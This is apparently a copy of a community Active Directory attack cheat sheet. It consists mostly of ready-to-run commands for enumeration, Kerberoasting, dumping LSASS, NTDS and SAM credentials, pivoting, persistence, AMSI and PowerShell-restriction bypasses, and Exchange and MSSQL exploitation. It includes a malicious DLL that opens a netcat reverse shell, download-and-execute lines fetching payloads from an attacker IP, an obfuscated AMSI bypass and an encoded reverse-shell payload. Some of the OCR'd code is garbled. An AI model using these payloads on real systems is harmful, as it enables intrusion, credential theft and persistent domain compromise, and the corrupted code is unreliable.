


This AD attacks CheatSheet, made by RistBS is inspired by the [Active-Directory-Exploitation-Cheat-Sheet](#) repo.

it is the first version of this repo, many things will be added later, so stay tuned !
:D



Active-directory-Cheat-sheet

Summary

- [AD Exploitation Cheat Sheet by RistBS](#)
 - [Summary](#)
 - [Tools](#)
 - [Powershell Components](#)
 - [Powershell Tricks](#)
 - [PSWA Abusing](#)
 - [Enumeration](#)
 - [GPO enumeration](#)
 - [ACL and ACE enumeration](#)
 - [RID Cycling](#)
 - [Privilege Escalation](#)
 - [Token Impersonation](#)

- [Kerberoasting](#)
- [ASREPROasting](#)
- [DNSAdmin](#)
- [Lateral Movement](#)
 - [WMIExec](#)
- [Credentials Dumping](#)
 - [LSASS Dumping](#)
 - [NTDS Dumping](#)
 - [DPAPI Abusing](#)
 - [LSA Dumping](#)
 - [SAM Dumping](#)
 - [Dump Registry Remotely and Directly](#)
- [Hash Cracking](#)
- [Brutforce AD Password](#)
 - [Custom Username and Password wordlist](#)
- [Pivoting](#)
 - [SMB Pipes](#)
 - [SharpSocks](#)
 - [RDP Tunneling via DVC](#)
- [Persistence](#)
 - [SIDHistory Injection](#)
 - [AdminSDHolder and SDProp](#)
- [ACLs and ACEs Abusing](#)
 - [GenericAll](#)
- [Enhanced Security Bypass](#)
 - [AntiMalware Scan Interface](#)
 - [ConstrainLanguageMode](#)
 - [Just Enough Administration](#)
 - [ExecutionPolicy](#)
 - [RunAsPPL for Credentials Dumping](#)
- [MS Exchange](#)
 - [OWA, EWS and EAS Password Spraying](#)
 - [GAL and OAB Extraction](#)
 - [PrivExchange](#)
 - [ProxyLogon](#)
 - [CVE-2020-0688](#)

- [MSSQL Server](#)
 - [UNC Path Injection](#)
 - [MC-SQLR Poisoning](#)
 - [DML, DDL and Logon Triggers](#)
- [Forest Persistence](#)
 - [DCShadow](#)
- [Cross Forest Attacks](#)
 - [Trust Tickets](#)
 - [Using KRBTGT Hash](#)
- [Azure Active Directory \(AAD\)](#)
 - [AZ User Enumeration](#)
 - [PowerZure](#)
 - [Golden SAML](#)
 - [PRT Manipulation](#)
 - [MSOL Service Account](#)
- [Miscs](#)
 - [Domain Level Attribute](#)
 - [MachineAccountQuota \(MAQ\) Exploitation](#)
 - [Bad-Pwd-Count](#)
 - [Abusing IPv6 in AD](#)
 - [Rogue DHCP](#)
 - [IOXIDResolver Interface Enumeration](#)
 - [References](#)

Tools

Powershell tools :

- [☆] Nishang → <https://github.com/samratashok/nishang>

nishang has multiples useful scripts for windows pentesting in Powershell environment.

- [☆] PowerView → <https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1>

powerview is a script from powersploit that allow enumeration of the AD architecture for a potential lateral mouvement.

Enumeration tools :

- [☆] Bloodhound → <https://github.com/BloodHoundAD/BloodHound>
- [☆] crackmapexec → <https://github.com/byt3bl33d3r/CrackMapExe>

AD exploitation toolkit :

- [☆] Impacket → <https://github.com/SecureAuthCorp/impacket>
- [☆] kekeo → <https://github.com/gentilkiwi/kekeo>

Dumping Tools :

- [☆] mimikatz → <https://github.com/gentilkiwi/mimikatz>
- [☆] rubeus → <https://github.com/GhostPack/Rubeus>

Listener Tool :

- [☆] responder → <https://github.com/SpiderLabs/Responder>

Powershell Components

Powershell Tricks

PS-Session :

```
#METHOD 1
$c = New-PSSession -ComputerName 10.10.13.100 -Authentication
Negotiate -Credential $user
Enter-PSSession -Credential $c -ComputerName 10.10.13.100

# METHOD 2
$pass = ConvertTo-SecureString 'Ab!Q@aker1' -asplaintext -force
$cred = New-Object System.Management.Automation.PSCredential('$user,
$pass)
Enter-PSSession -Credential $c -ComputerName 10.10.13.100
```

PSWA Abusing

allow anyone with creds to connect to any machine and any config

[!] this action require credentials.

```
Add-PswaAuthorizationRule -UserName * -ComputerName * -  
ConfigurationName *
```

Enumeration

Find user with SPN

using [PowerView](#) :

```
Get-NetUser -SPN
```

using [AD Module](#) :

```
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties  
ServicePrincipalName
```

Trusts Enumeration

MapTrust :

```
Invoke-MapDomainTrust
```

Domain trusts for the current domain :

using [PowerView](#) :

```
Get-NetDomainTrust #Find potential external trust
Get-NetDomainTrust -Domain $domain
```

using [AD Module](#) :

```
Get-ADTrust
Get-ADTrust -Identity $domain
```

Forest Enumeration

Details about the current forest :

```
Get-NetForest
Get-NetForest -Forest $forest
Get-ADForest
Get-ADForest -Identity $domain
```

GPO enumeration

List of GPO

```
Get-NetGPO
Get-NetGPO -ComputerName $computer
Get-GPO -All
Get-GPResultantSetOfPolicy -ReportType Html -Path
C:\Users\Administrator\report.html
```

ACL and ACE enumeration

Enumerate All ACEs

```
Get-DomainUser | Get-ObjectAcl -ResolveGUIDs | Foreach-Object {$_ |
Add-Member -NotePropertyName Identity -NotePropertyValue
(ConvertFrom-SID
```

```
$_.SecurityIdentifier.value) -Force; $_} | Foreach-Object {if  
($_.Identity -eq  
("$env:UserDomain\$env:Username")) {$_}}
```

Enumerate users and permissions

```
Invoke-ACLScanner -ResolveGUIDs | ?{$_ .IdentityReference -match  
"RDPUsers"}
```

Verify if the user already has a SPN :

using [PowerView](#) :

```
Get-DomainUser -Identity supportuser | select serviceprincipalname
```

using [AD Module](#) :

```
Get-ADUser -Identity supportuser -Properties ServicePrincipalName |  
select ServicePrincipalName
```

LDAP Enumeration

```
ldapsearch -x -h 10.10.10.x -p 389 -s base namingcontexts  
ldapsearch -h 10.10.10.x -p 389 -x -b "dc=boxname,dc=local"
```

find service accounts

```
ldapsearch -h 10.10.10.161 -p 389 -x -b "dc=box,dc=local" | grep  
"service"
```

Enumeration with ldapsearch as authenticated user

```
ldapsearch -x -h ldap.megacorp.corp -w '$pass'
ldapsearch -x -h 10.10.131.164 -p 389 -b "dc=megacorp,dc=corp" -D
'john@megacorp.corp' -w 'vs2k6!'
ldapsearch -D "cn=binduser,ou=users,dc=megacorp,dc=corp" -w
'J~42%W?]g' -s base namingcontexts
ldapsearch -D "cn=binduser,ou=users,dc=megacorp,dc=corp" -w
'J~42%W?]g' -b 'dc=megacorp'
```

Enumeration with ldapdomaindump (authenticated) with nice output

```
ldapdomaindump 10.10.197.117 -u 'megacorp.corp\john' -p '$pass' --no-
json --no-grep
```

Enumeration with nmap scripts

```
nmap -p 389 --script ldap-search 10.10.10.x
nmap -n -sV --script "ldap*" -p 389 10.10.10.x
nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-
users.realm='MEGACORP.CORP',userdb=/usr/share/wordlists/seclists/Use
rnames/Names/names.txt 10.10.13.100
```

SMB Enumeration

enumeration with crackmapexec as unauthenticated

```
crackmapexec smb 10.10.10.x --pass-pol -u '' -p ''
```

enumeration with crackmapexec (authenticated)

```
crackmapexec smb 10.10.11.129 --pass-pol -u usernames.txt -p $pass -
-continue-on-success
crackmapexec smb 10.10.11.129 --pass-pol -u xlsx_users -p $pass --
continue-on-success
```

enumeration with kerbrute, against Kerberos pre-auth bruteforcing:

```
/opt/kerbrute/dist/kerbrute_linux_amd64 userenum -d megacorp.local -  
-dc 10.10.13.100 -o kerbrute.out users.txt  
/opt/kerbrute/dist/kerbrute_linux_amd64 userenum -d megacorp.htb --  
dc 10.10.13.100 -o kerbrute.out users.lst --downgrade
```

by default, kerbrute uses the most secure mode (18 = sha1) to pull some hash. Using the downgrade option we can pull the deprecated encryption type version (23 = rc4hmac). Or use getNPUsers to get some hash instead, it's safer!

provide a password or a list of passwords to test against users

```
crackmapexec smb 10.10.13.100 --pass-pol -u users.lst -p  
password_list
```

Enumerate some users

```
crackmapexec smb 10.10.13.100 -u users.txt -p $pass --users | tee  
userlist.txt
```

Password Spraying on the domain

```
/opt/kerbrute/dist/kerbrute_linux_amd64 passwordspray -d  
MEGACORP.CORP --dc 10.10.13.100 users.lst '$pass'
```

RID Cycling

Global Structure :

```
S-1-5-21-40646273370-24341400410-2375368561-1036
```

- **S-1-5-21**: S refers SID (Security Identifier)

- **40646273370-24341400410-2375368561: Domain or Local Computer Identifier**
- **1036: RID (Relative Identifier)**

User SID Structure :

- **S-1-5-21-40646273370-24341400410-2375368561: Domain SID**
- **1036: User RID**

using [Crackmapexec](#) :

```
cme smb $target -u $username -p $password --rid-brute
```

using [lookupsid](#) :

```
lookupsid.py MEGACORP/$user:'$password'@$target 20000
```

the value "20000" in lookupsid is to indicate how many RID will be tested

Privilege Escalation

Token Impersonation

The Impersonation token technique allows to impersonate a user by stealing his token, this token allows to exploit this technique because of the SSO processes, Interactive Logon, process running...

using [PowerSploit](#) :

list tokens

```
# Show all tokens
Invoke-TokenManipulation -ShowAll
# show usable tokens
Invoke-TokenManipulation -Enumerate
```

Start a new process with the token of a user

```
Invoke-TokenManipulation -ImpersonateUser -Username "domain\user"
```

process token manipulation

```
Invoke-TokenManipulation -CreateProcess
"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe -
ProcessId $id
```

using [Incognito](#) :

load incognito and list tokens :

```
meterpreter > use incognito
meterpreter > list_tokens -g
```

impersonate token of "NT AUTHORITY\SYSTEM" :

```
meterpreter > getuid
Server username: job\john
meterpreter > impersonate_token "BUILTIN\Administrators"
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Kerberoasting

Enumerate kerberoastable user

```
Get-DomainUser -SPN | select name,serviceprincipalname
```

using [impacket](#) :

```
GetUserSPNs.py -outputfile kerberoastables.txt -dc-ip  
$KeyDistributionCenter 'DOMAIN/USER:Password'
```

using [crackmapexec](#)

```
crackmapexec ldap $target -u $user -p $password --kerberoasting  
kerberoastable.txt --kdcHost $kdc
```

crack the hash :

```
# using JTR :  
john --format=krb5tgs spn.txt --wordlist=wordlist.txt  
# using hashcat :  
hashcat -m 13100 -a 0 spn.txt wordlist.txt --force
```

ASREPROasting

Enumerate asreproastable user

```
Get-DomainUser -PreauthNotRequired | select name
```

```
GetNPUsers.py -format hashcat -outputfile ASREProastables.txt -dc-ip  
$kdc '$domain/$user:$password' -request
```

cracking the hash :

```
hashcat -m 18200 -a 0 hash wordlist.txt --force
```

DNSAdmin

Enumerate users in this group :

```
# METHOD 1
Get-NetGroupMember -GroupName "DNSAdmins"
# METHOD 2
Get-ADGroupMember -Identity DNSAdmins
```

*This attack consists of injecting a malicious arbitrary DLL and restarting the dns.exe service,
since the DC serves as a DNS service, we can elevate our privileges to a DA.*

DLL File :

```
#include "stdafx.h"
#include <stdlib.h>

BOOL APIENTRY DllMain(HMODULE hModule,
                      DWORD ul_reason_for_call,
                      LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:

system("c:\\windows\\system32\\spool\\drivers\\color\\nc.exe -e
cmd.exe 10.10.14.51 5555");
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
```

you can also create a dll file using msfvenom : `msfvenom -p windows/x64/exec cmd='net user administrator aked /domain' - f dll > evil.dll`

it'll execute `net user administrator aked /domain` with SYSTEM privileges

set the remote DLL path into the Windows Registry

```
dnscmd dc01 /config /serverlevelplugindll  
\\10.10.14.33\share\evil.dll
```

`\\10.10.14.33\share\evil.dll` : SMB Share.

restart DNS service

```
sc.exe stop dns  
sc.exe start dns
```

Lateral Mouvement

WMIExec

uses kerberos auth

```
impacket-wmiexec -k -no-pass administrator@10.10.10.248
```

Credentials Dumping

LSASS Dumping

```
procdump --accepteula -ma lsass lsass.dmp
```

```
smbclient.py MEGACORP.LOCAL/john@dc01.megacorp.local  
# use C$
```

```
# cd Windows\Temp
# put procdump.exe
```

```
psexec.py MEGACORP.LOCAL/john@dc01.megacorp.local
"C:\\Windows\\Temp\\procdump.exe -accepteula -ma lsass
C:\\Windows\\Temp\\lsass.dmp"
```

```
smbclient.py MEGACORP.LOCAL/john@dc01.megacorp.local
# get lsass.dmp
```

parse creds with mimikatz

```
sekurlsa::minidump lsass.dmp
sekurlsa::logonpasswords
```

you can do it locally with mimikatz using : `sekurlsa::logonpasswords`.

NTDS Dumping

Abusing DRSUAPI for NTDS dumping

```
crackmapexec smb 10.10.13.100 -u 'Administrator' -p $password --ntds
drsuapi
```

Abusing VSS for NTDS dumping

using [Crackmapexec](#) :

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --
ntds vss
```

you can do it manually too.

```
vssadmin create shadow /for=C:  
copy $ShadowCopyName\Windows\NTDS\NTDS.dit  
C:\Windows\Temp\ntds.dit.save  
vssadmin delete shadows /shadow=$ShadowCopyId
```

DPAPI Abusing

```
dump DPAPI BK
```

```
dpapi.py backupkeys -t $domain/$user:$password@$target
```

```
Decrypt DPAPI MK
```

```
# Decrypt DPAPI MK using BK  
dpapi.py masterkey -file "/path/to/masterkey" -pvk  
"/path/to/backup_key.pvk"  
# Decrypt DPAPI MK using MK password and user SID  
dpapi.py masterkey -file "/path/to/masterkey" -sid $USER_SID -  
password $mk_password
```

```
decrypting protected file using MK
```

```
dpapi.py credential -file "/path/to/protected_file" -key $MASTERKEY
```

crack DPAPI master key with JTR

```
python DPAPImk2john.py --sid="$SID" --masterkey="$MASTER_KEY" --  
context="local"  
john dpapimk.dmp --wordlist=/usr/share/wordlists/rockyou.txt --  
rules=custom.rule
```


LSA Dumping


you can use mimikatz with this command : `lsadump::secrets`

SAM Dumping

save SYSTEM hive and SAM in another directory

```
reg save HKLM\SAM c:\path\to\SAM
reg save HKLM\SYSTEM c:\path\to\SYSTEM
```


```
lsadump::sam /system:c:\path\to\SYSTEM /sam:c:c:\path\to\SAM
```

[] **Notes** : you can dump SAM and LSA with crackmapexec **or** secretdump using these commands :

```
secretsdump.py 'DOMAIN/USER:PASSWORD@TARGET'
```

```
crackmapexec smb $ip -d $domain -u $user -p $password --sam/--lsa
```

Dump Registry Remotely and Directly

[] **What is Registry ?** : the Registry is divided into several sections called **hives**. A registry hive is a top level registry key predefined by the Windows system to store **registry keys** for specific objectives. Each registry hives has specific objectives, there are **6 registry hives, HKCU, HKLM, HKCR, HKU, HKCC and HKPD** the most interesting registry hives in pentesting is HKU and HKLM.

HKEY_LOCAL_MACHINE called HKLM includes three keys SAM, SYSTEM, and SECURITY.

dump SYSTEM and SECURITY remotely from HKLM :

```
secretsdump.py local -system SYSTEM -security SECURITY -ntds
ntds.dit -outputfile hashes
```

dump HKU registry remotely with hashes argument :

```
impacket-reg -hashes :34ed87d42adaa3ca4f5db34a876cb3ab
domain.local/john.doe@job query -keyName HKU\\Software
```

```
HKU\Software
HKU\Software\GiganticHostingManagementSystem
HKU\Software\Microsoft
HKU\Software\Policies
HKU\Software\RegisteredApplications
HKU\Software\Sysinternals
HKU\Software\VMware, Inc.
HKU\Software\Wow6432Node
HKU\Software\Classes
```

Hash Cracking

LM :

```
# using JTR :
john --format=lm hash.txt
# using hashcat :
hashcat -m 3000 -a 3 hash.txt
```

NT :

```
# using JTR :
john --format=nt hash.txt --wordlist=wordlist.txt
# using hashcat :
hashcat -m 1000 -a 3 hash.txt
```

NTLMv1 :

```
# using JTR :  
john --format=netntlmv1 hash.txt  
# using hashcat :  
hashcat -m 5500 --force -a 0 hash.txt wordlist.txt
```

NTLMv2 :

```
# using JTR :  
john --format=netntlmv2 hash.txt  
# using hashcat :  
hashcat -m 5600 --force -a 0 hash.txt wordlist.txt
```

note : some Hash Type in hashcat depend of the **etype**

Brutforce AD Password

Custom Username and Password wordlist

default password list (pwd_list) :

Autumn Spring Winter Summer

create passwords using bash & hashcat :

```
for i in $(cat pwd_list); do echo $i, echo ${i}\!; echo ${i}2019;  
echo ${i}2020 ;done > pwds  
hashcat --force --stdout pwds -r  
/usr/share/hashcat/rules/base64.rule  
hashcat --force --stdout pwds -r  
/usr/share/hashcat/rules/base64.rule -r  
/usr/share/hashcat/rules/toogles1.r | sort u  
hashcat --force --stdout pwds -r  
/usr/share/hashcat/rules/base64.rule -r  
/usr/share/hashcat/rules/toogles1.r | sort u | awk 'length($0) > 7'  
> pwlist.txt
```

default username list (users.list) :

```
john doe  
paul smith  
jacques miller
```

create custom usernames using username-anarchy :

```
./username-anarchy --input-file users.list --select-format  
first,first.last,f.last,flast > users2.list
```

Pivoting

Pivot with WDFW via custom rules

```
netsh interface portproxy add v4tov4 listenaddress=LOCAL_ADDRESS  
listenport=LOCALPORT connectaddress=REMOTE_ADDRESS  
connectport=REMOTE_PORT protocol=tcp
```

allow connections to localport

```
netsh advfirewall firewall add rule name="pivot like a pro"  
protocol=TCP dir=in localip=LOCAL_ADDRESS localport=LOCAL_PORT  
action=allow
```

SMB Pipes

Local/Remote ports can be forwarded using **SMB pipes**. You can use [Invoke-Piper](#) or [Invoke-SocksProxy](#) for that.

- `Invoke-Piper` : used to forward local or remote ports
- `Invoke-SocksProxy` : used for dynamic port forwarding

Case 1 Local port forwarding through pipe forPivot: `-L 33389:127.0.0.1:3389`

SERVER SIDE :

```
Invoke-PiperServer -bindPipe forPivot -destHost 127.0.0.1 -destPort 3389
```

CLIENT SIDE :

```
Invoke-PiperClient -destPipe forPivot -pipeHost $server_ip -bindPort 33389
```

Case 2 Admin only remote port forwarding through pipe forPivot: **-R**

33389:127.0.0.1:3389

SERVER SIDE :

```
Invoke-PiperServer -remote -bindPipe forPivot -bindPort 33389 -security Administrators
```

CLIENT SIDE :

```
Invoke-PiperClient -remote -destPipe forPivot -pipeHost $server_ip -destHost 127.0.0.1 -destPort 3389
```

Case 3 Dynamic port forwarding with Invoke-SocksProxy with forPivot as NamedPipe: **-D 3333**

SERVER SIDE :

```
Invoke-SocksProxy -bindPort 3333  
Invoke-PiperServer -bindPipe forPivot -destHost 127.0.0.1 -destPort
```

3333

CLIENT SIDE :

```
Invoke-PiperClient -destPipe forPivot -pipeHost $server_ip -bindPort 3333
```

SharpSocks

SharpSocks is mostly used in C2 Frameworks and work with C2 Implants

build a server:

```
PS> .\SharpSocksServer.exe --cmd-id=$id --http-server-uri=$uri --  
encryption-key=$key -v
```

RDP Tunneling via DVC

sharings drives:

```
PS > regsvr32 UDVC-Plugin.dll  
PS > subst.exe x: C:\Users\john\RDP_Tools
```

map the drives:

```
PS > net use x: \\TSCLIENT\X
```

create a server with SSFD.exe

```
PS > ssfd.exe -p 8080
```

Redirect SSF port with DVC server:

```
PS > ./UDVC-Server.exe -c -p 8080 -i 127.0.0.1
```

```
[*] Setting up client socket  
[*] Connected to: 127.0.0.1:8080  
[*] Starting thread RsWc  
[*] Starting thread RcWs  
[*] Wait for threads to exit...
```

SSFD as a SOCK proxy

```
PS > ssf.exe -D 9090 -p 31337 127.0.0.1
```

Persistence

SIDHistory Injection

AdminSDHolder and SDProp

[?] : With DA privileges (Full Control/Write permissions) on the AdminSDHolder object, it can be used as a backdoor/persistence mechanism by adding a user with Full Permissions (or other interesting permissions) to the AdminSDHolder object.
In 60 minutes (when SDPROP runs), the user will be added with Full Control to the AC of groups like Domain Admins without actually being a member of it.

using [PowerView](#) :

```
Add-ObjectAcl -TargetADSPrefix 'CN=AdminSDHolder,CN=System' -  
PrincipalSamAccountName $user -Rights All -Verbose
```

using [AD Module](#) :

```
Set-ADACL -DistinguishedName
'CN=AdminSDHolder,CN=System,DC=megacorp,DC=megacorp,DC=local' -
Principal $user -Verbose
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -
PrincipalSamAccountName $user -Rights ResetPassword -Verbose
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -
PrincipalSamAccountName $user -Rights WriteMembers -Verbose
```

Run SDProp manually

```
Invoke-SDPropagator -timeoutMinutes 1 -showProgress -Verbose
```

ACLs and ACEs Abusing

GenericAll

list all groups to which the user belongs and has explicit access rights

```
Get-DomainGroup | Get-ObjectAcl -ResolveGUIDs | Foreach-Object {$_ |
Add-Member -NotePropertyName Identity -NotePropertyValue
(ConvertFrom-SID
$_.SecurityIdentifier.value) -Force; $_} | Foreach-Object {if
($_.Identity -eq $("env:UserDomain\env:Username")) {$_}}
```

```
net group Administrator aker /add /domain
```

Enhanced Security Bypass

AntiMalware Scan Interface

```
Set-Item ( 'V'+ 'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [Type] ( "{1}{0}"-
F'F','rE' ) ) ; ( Get-Variable ( "1Q2U" + "zX" ) -Val
). "A`ss`Embly". "GET`TY`Pe" ( ( "{6}{3}{1}{4}{2}{0}{5}" -
f'Util','A','Amsi','.Management.','utomation.','s','System' )
```



```
). "g`etf`iElD"( ( "{0}{2}{1}" -f 'amsi', 'd', 'InitFaile' ), ( "{2}{4}{0}{1}{3}" -f 'Stat', 'i', 'NonPubli', 'c', 'c,' ) ). "sE`T`VaLUE"( ${n`ULl}, ${t`RuE} )
```

patching AMSI from Powershell6 :

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('s_amsiInitFailed', 'NonPublic,Static').SetValue($null, $true)
```

ConstrainLanguageMode

Bypass CLM using **runspace**:

```
static void Main(string[] args){
    Runspace run = RunspaceFactory.CreateRunspace();
    run.Open();

    PowerShell shell = PowerShell.Create();
    shell.Runspace = run;

    String cmd = "iex(new-object net.webclient).DownloadString('http://10.10.14.33/script')";
    shell.AddScript(cmd);
    shell.Invoke();
    run.Close();
}
```

Just Enough Administration

show current languages level :

```
# METHOD 1
(Get-PSSessionConfiguration -Name Test).LanguageMode
# METHOD 2
$ExecutionContext.SessionState.LanguageMode # use property
```

Bypass JEA in ConstrainedLanguage :

```
{ C:\Windows\System32\spool\drivers\color\nc.exe -e powershell.exe  
10.10.14.33 9003 }
```

ExecutionPolicy

```
powershell -ExecutionPolicy Bypass -File C:\script.ps1
```

bypass EP using encoding :

```
$command = "Write-Host 'hello world'"; $bytes =  
[System.Text.Encoding]::Unicode.GetBytes($command); $encoded =  
[Convert]::ToBase64String($bytes); powershell.exe -EncodedCommand  
$encoded
```

RunAsPPL for Credentials Dumping

[?] : [RunAsPPL](#) is an **additional LSA protection** to prevent reading memory and code injection by **non-protected processes**.

bypass RunAsPPL with mimikatz :

```
mimikatz # privilege::debug  
mimikatz # !+  
mimikatz # !processprotect /process:lsass.exe /remove  
mimikatz # misc::skeleton  
mimikatz # !-
```

MS Exchange

OWA EWS and EAS Password Spraying

using [MailSniper](#) :

```
# OWA (Outlook web App)
Invoke-PasswordSprayOWA -ExchHostname $domain -UserList .\users.txt
-Password $password
# EAS (Exchange ActiveSync)
Invoke-PasswordSprayEAS -ExchHostname $domain -UserList .\users.txt
-Password $password
# EWS (Exchange Web Service)
Invoke-PasswordSprayEWS -ExchHostname $domain -UserList .\users.txt
-Password $password
```

using [ruler](#) :

```
./ruler -domain $domain --insecure brute --userpass $userpass.txt -v
```

GAL and OAB Extraction

GAL (Global Address Book) Extraction

```
./ruler -k -d $domain -u $user -p $password -e user@example.com --
verbose abk dump -o email_list.txt
```

using powershell :

```
PS C:\> Get-GlobalAddressList -ExchHostname mx.megacorp.com -
UserName $domain\$user -Password $password -OutFile email_list.txt
```

OAB (Offline Address Book) Extraction

extract OAB.XML file which contains records

```
curl -k --ntlm -u '$domain\$user:$password'
https://$domain/OAB/$OABUrl/oab.xml > oab.xml

cat oab.xml |grep '.lzx' |grep data
```

extract LZX compressed file

```
curl -k --ntlm -u '$domain\$user:$password'
https://$domain/OAB/$OABUrl/$OABId-data-1.lzx > oab.lzx

./oabextract oab.lzx oab.bin && strings oab.bin |egrep -o "(?:[a-z0-9!#$%&'*/+=?^_`{|}~-]+(?:\\. [a-z0-9!#$%&'*/+=?^_`{|}~-]+)*|"(?:[\\x01-\\x08\\x0b\\x0c\\x0e-\\x1f\\x21\\x23-\\x5b\\x5d-\\x7f]|\\[\\x01-\\x09\\x0b\\x0c\\x0e-\\x7f])*")@(?:(?:[a-z0-9](?:[a-z0-9-]*[a-z0-9])?.)+[a-z0-9](?:[a-z0-9-]*[a-z0-9])?|\\[(?:?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\\.){3}(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?|[a-z0-9-]*[a-z0-9]:(?:[\\x01-\\x08\\x0b\\x0c\\x0e-\\x1f\\x21-\\x5a\\x53-\\x7f]|\\[\\x01-\\x09\\x0b\\x0c\\x0e-\\x7f])+)\\])" | sort -u > emails.txt
```

using [oaburl.py](#) :

```
./oaburl.py $domain/$user:$password@domain.com -e valid@domain.com
```

PrivExchange

[PrivExchange](#) use PushSubscription Feature, a user is able to capture the NTLM authentication data of an Exchange server With a simple call to the "PushSubscription" API

```
responder -I eth0 -Av
python3 privexchange.py -d $domain -u $user -p $password -ah -ap
'/test/test/test' mx.server.com --debug
```

ProxyLogon

ProxyLogon is the name given to CVE-2021-26855 that allows an attacker to bypass authentication and impersonate users on MS Exchange servers

```
python proxylogon.py $ip user@fqdn
```

using metasploit:

```
use auxiliary/scanner/http/exchange_proxylogon
use auxiliary/gather/exchange_proxylogon
use exploit/windows/http/exchange_proxylogon_rce
```

CVE-2020-0688

this CVE allow RCE on EWS through fixed cryptographic keys

Get Values for RCE :

- *ViewStateUserKey :*
`document.getElementById("_VIEWSTATEGENERATOR").value`
- *ViewStateGenerator :* `ASP.NET_SessionId`

```
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c
"powershell -exec bypass -enc
JHNtPSh0ZXctT2JqZWN0IE5ldC5Tb2NrZXRzLlRDUENsaWVudCgiMTAuMTAuMTQu0SIs
OTAwNikpLkdldFN0cmVhbSgp01tieXRlW11dJGJ0PTAuLjY1NTM1fCV7MH07d2hpbGUo
KCRpPSRzbS5SZWFkKCRidCwwLCRidC5MZW5ndGgpKSAtbmUgMCl70yRkPSh0ZXctT2Jq
ZWN0IFRleHQvQVNDU0VudC5MZW5ndGgpKSAtbmUgMCl70yRkPSh0ZXctT2Jq
ZXh0LmVuY29kaW5nXT06QVNDU0VudC5MZW5ndGgpKSAtbmUgMCl70yRkPSh0ZXctT2Jq
cm00ZSgkc3QsMCwkc3QuTGluZ3RoKX0=" --validationlg="SHA1" --
validationkey="CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF" --
generator="B97B4E27" --viewstateuserkey="05ae4b41-51e1-4c3a-9241-
6b87b169d663" --isdebug -islegacy
```

MSSQL Server

UNC Path Injection

[?] : Uniform Naming Convention **allows the sharing of resources** on a network via a very precise syntax: `\IP-Server\shareName\Folder\File`

launch responder : `responder -I eth0`

```
EXEC master..xp_dirtree "\\192.168.1.33\\evil\";
```

```
1'; use master; exec xp_dirtree '\\10.10.15.XX\SHARE';--
```

MC-SQLR Poisoning

The SQL Server Resolution Protocol is a simple application-level protocol that is used for the transfer of requests and responses between clients and database server discovery services.

```
CreateObject("ADODB.Connection").Open "Provider=SQLNCLI11;Data Source=DOESNOTEXIST\INSTANCE;Integrated Security=SSPI;"
```

we captured the hash of the **Administrator** with this VBA script.

```
[+] Listening for events...
[*] [LLMNR] Poisoned answer sent to 10.10.14.33 for name
doesnotexist
[MSSQL-BROWSER] Sending poisoned browser response to 10.10.14.33
[*] [LLMNR] Poisoned answer sent to 10.10.14.33 for name
doesnotexist
[*] [LLMNR] Poisoned answer sent to 10.10.14.33 for name
doesnotexist
[MSSQL] NTLMv2 Client : 10.1.2.3
[MSSQL] NTLMv2 Username : TEST\Administrator
[MSSQL] NTLMv2 Hash : Administrator::TEST:1122334455667788...
```

DML, DDL and Logon Triggers

[?] : **Triggers** are a stored procedure that automatically executes when an event occurs in the SQL Server.

- Data Definition Language (DDL) – Executes on Create, Alter and Drop statements and some system stored procedures.
- Data Manipulation Language (DML) – Executes on Insert, Update and Delete statements.
- Logon Triggers – Executes on a user logon.

Triggers Listing

list All triggers

```
SELECT * FROM sys.server_triggers
```

list triggers for a database

```
SELECT * FROM sys.server_triggers
```

list DDL and DML triggers on an instance using powershell

```
Get-SQLTriggerDdl -Instance ops-sqlsrvone -username $username -  
Password $password -Verbose  
Get-SQLTriggerDml -Instance ops-sqlsrvone -username $username -  
Password $password -Verbose
```

use DML triggers for persistence

```
USE master  
GRANT IMPERSONATE ON LOGIN::sa to [Public];  
USE testdb  
CREATE TRIGGER [persistence_dml_1]  
ON testdb.dbo.datatable  
FOR INSERT, UPDATE, DELETE AS
```

```
EXECUTE AS LOGIN = 'as'
EXEC master..xp_cmdshell 'powershell -C "iex (new-object
System.Net.WebClient).DownloadString('http://$ip_attacker/payload.ps
1')"'
GO
```

